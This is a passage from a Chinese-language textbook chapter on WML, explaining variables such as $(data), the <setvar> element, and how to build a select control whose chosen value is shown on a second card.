


图 27.11 处理文本输入

在第一个卡片的文本字段中输入文本并单击 Go 按钮时，浏览器会导航到第二个卡片，它将显示已输入的文本，如图 27.12 所示。




图 27.12 显示文本输入

注意，本节也引入了 WML 变量的概念，如\$(data)。像这样直接处理变量的功能为 WML 提供了额外的能力。也提供了<setvar>元素，它允许你设置变量的值，代码如下：



```
<setvar name="data" value="Hello!" />
```

### 27.2.7 WML: 使用Select元素

WML 还支持选择控件，它支持<select>元素，也支持<options>元素，也要用到该元素。

与 HTML 一样，WML 支持<select>元素显示选择控件。选择控件的运行方式与下拉列表框相似。

下面给出了使用选择控件的示例。在用户已经在控件中做了选择之后，他可以单击 Go 按钮，使浏览器导航到显示选项的新卡片。首先，我创建了选择控件，并给它命名为“data”：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Select Controls">
        <p align="center"><b>Using Select Controls</b></p>
        <p>Make a selection and click Go.</p>
        <select name="data">
            .
            .
            .
        </select>
```

与在 HTML 中一样，可以用<option>元素指定选择控件中的项：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Select Controls">
        <p align="center"><b>Using Select Controls</b></p>
        <p>Make a selection and click Go.</p>
        <select name="data">
            <option value="pizza">Pizza</option>
            <option value="steak">Steak</option>
            <option value="tacos">Tacos</option>
        </select>
```

现在添加一个 Go 按钮，它将导航到新卡片 card 2:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Select Controls">
        <p align="center"><b>Using Select Controls</b></p>
        <p>Make a selection and click Go.</p>
        <select name="data">
            <option value="pizza">Pizza</option>
```

```

        <option value="steak">Steak</option>
        <option value="tacos">Tacos</option>
    </select>
    <do type="accept" label="Go">
        <go href="#card2"/>
    </do>
</card>

```

在第二个卡片中，将显示选择控件中的值，可以把它称为\$(data)。这个变量将保留当前已选定项相应<option>元素的 value 属性中的字符串。这就意味着它是用于显示当前选项的 WML 的内容：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Select Controls">
        <p align="center"><b>Using Select Controls</b></p>
        <p>Make a selection and click Go.</p>
        <select name="data">
            <option value="pizza">Pizza</option>
            <option value="steak">Steak</option>
            <option value="tacos">Tacos</option>
        </select>
        <do type="accept" label="Go">
            <go href="#card2"/>
        </do>
    </card>
    <card id="card2" title="Card 2">
        <p align="center"><b>Using Select Controls</b></p>
        <p>
            You chose $(data) for dinner.
        </p>
    </card>
</wml>

```

图 27.13 显示了这段代码的运行结果，在此，我已经选择了“Steak”项。

